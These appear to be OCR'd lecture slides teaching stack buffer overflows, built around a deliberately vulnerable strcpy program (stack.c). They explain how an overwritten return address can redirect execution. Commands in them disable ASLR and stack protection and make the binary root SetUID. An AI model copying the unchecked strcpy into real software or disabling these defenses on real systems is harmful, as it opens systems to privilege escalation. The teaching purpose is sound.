
1. **Set return address to next instruction in *foo()***

Call *strcpy()* function pushes new stack frame

```
int foo(char *str)
{
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

 2  return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

 1  printf("Returned Properly\n");
    return 1;
}
```

Calling a function creates a new stack frame


demo.c




```
int foo(char *str)
{
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

Calling a function creates a new stack frame


demo.c




```c
int foo(char *str)
{
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

2   return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

1   printf("Returned Properly\n");
    return 1;
}
```

Calling a function creates a new stack frame


demo.c




```
int foo(char *str)
{
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

When a function finishes, reset %ebp and instruction pointer, then pop the stack


demo.c




```
int foo(char *str)
{
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

When a function finishes, reset %ebp and instruction pointer, then pop the stack

demo.c



***strcpy()* finishes**

Set ip to return addr

Set %ebp to foo %ebp


Pop stack

Do the same when *foo()* finishes

```
int foo(char *str)
{
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

2   return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

1   printf("Returned Properly\n");
    return 1;
}
```

When a function finishes, reset %ebp and instruction pointer, then pop the stack

demo.c



main()

strcpy() finishes

Set ip to return addr

Set %ebp to foo %ebp

Pop stack

Do the same when _foo()_ finishes


```c
int foo(char *str)
{
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

Agenda

1. Memory layout
2. Stack and function invocation
3. Buffer overflow attack theory
4. Attack execution
5. Countermeasures

This simple program works as expected given input we expect

foo.c



buffer **size 12**

```c
void foo (char *str) {
   char buffer[12];

   strcpy(buffer,str);
   printf("buffer is: %s\n",buffer);
}

int main() {
   char *str = "A string"; //9 characters (with \0)
   foo(str);

   printf("str is: %s\n",str);
}
```

strcpy **copies until hits \0**

buffer **fills from low to high memory**

foo() **passed** ***str*** **with length < 12**

Note: compiler adds \0 to end of ***str***

str **pointer on stack, string is on the heap**

Implicit assumption is that str will always be < 12 characters long


Works as expected if assumption holds

What is str is longer than 12?

Do not trust user input

Problems arise if input is longer than expected

foo.c



***buffer* size 12**

```c
void foo (char *str) {
   char buffer[12];

   strcpy(buffer,str);
   printf("buffer is: %s\n",buffer);
}

int main() {
   char *str = "A string that is definitely longer than 12";
   foo(str);

   printf("str is: %s\n",str);
}
```

***strcpy* copies until hits \0**

***buffer* fills from low to high memory**

***foo()* passed *str* with length >12**

Extra characters written past end of *buffer*

buffer becomes “A string that is definitely longer than 12”


Ends up overwriting *prev frame ptr* and *return addr*

We particularly care about *return addr* (next instruction to execute)

Will try to return to whatever location is in *return addr* – likely invalid, so crash

Linux outputs: “*** stack smashing detected ***: foo terminated”

If the return address is overwritten there are a few possible outcomes, most crash




We can carefully craft the input so that *return addr* gets overwritten with an address we can influence!

Possible outcomes:

1. Return address may result in virtual address that is not mapped to physical address -> crash
2. Address could be mapped address, but whatever is inside that address may not be valid instruction -> crash
3. Address could be mapped, but could be in restricted area such as OS kernel, not enough privilege to jump -> crash
4. The address and instructions are valid, execution begins there

If the return address is overwritten there are a few possible outcomes, most crash



We can carefully craft the input so that *return addr* gets overwritten with an address we can influence!

We will overflow and add our malicious code, setting *return addr* to our malicious code

This is especially damaging if the vulnerable app is a SetUID app!

Possible outcomes:

1. Return address may result in virtual address that is not mapped to physical address -> crash
2. Address could be mapped address, but whatever is inside that address may not be valid instruction -> crash
3. Address could be mapped, but could be in restricted area such as OS kernel, not enough privilege to jump -> crash
4. The address and instructions are valid and execution begins there

Agenda

1. Memory layout
2. Stack and function invocation
3. Buffer overflow attack theory
4. Attack execution
5. Countermeasures

We will run a buffer overflow exploit using a slightly different program than previous

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* Next line can be overflowed*/
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

Copy 300 characters into buffer of size 100 – overflow!

Read 300 characters from a file called *badfile*

Pass file contents to function *foo()*

Buffer overflows have been around a long time; there are now defenses against them

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* Next line can be overflowed*/
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

There are defenses against buffer overflows; we will turn them off (for now)

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Turn off address randomization

Set =2 to turn back on

Buffer overflows have been around a long time; there are now defenses against them

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* Next line can be overflowed*/
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

There are defenses against buffer overflows; we will turn them off (for now)

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0

$ gcc -z execstack -fno-stack-protector -o stack stack.c
```

Allow executable stack

Turn off stack protection

Buffer overflows have been around a long time; there are now defenses against them

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* Next line can be overflowed*/
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

There are defenses against buffer overflows; we will turn them off (for now)

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0

$ gcc -z execstack -fno-stack-protector -o stack stack.c

$ sudo chown root stack
$ sudo chmod 4755 stack
$ ls -l
-rwsr-xr-x 1 root seed 7476 Nov 17 17:13 stack
-rw-rw-r-- 1 seed seed  487 Sep  7 16:02 stack.c
```

Give vulnerable program root owner and SetUID

Running now causes buffer overflow and segmentation fault

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* Next line can be overflowed*/
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

```
$ head -c 100 /dev/urandom > badfile
$ stack
Returned Properly
```

Fill *badfile* with 100 random characters

Running now causes buffer overflow and segmentation fault

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* Next line can be overflowed*/
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

```
$ head -c 100 /dev/urandom > badfile
$ stack
Returned Properly

$ head -c 108 /dev/urandom > badfile
$ stack
Segmentation fault
```

Fill *badfile* with 100 random characters

Fill *badfile* with random characters


Why does this seg fault?

Return address on stack overwritten with invalid address

Possible this could still work, why?

It could be a \0 is written randomly in badfile before 100 characters

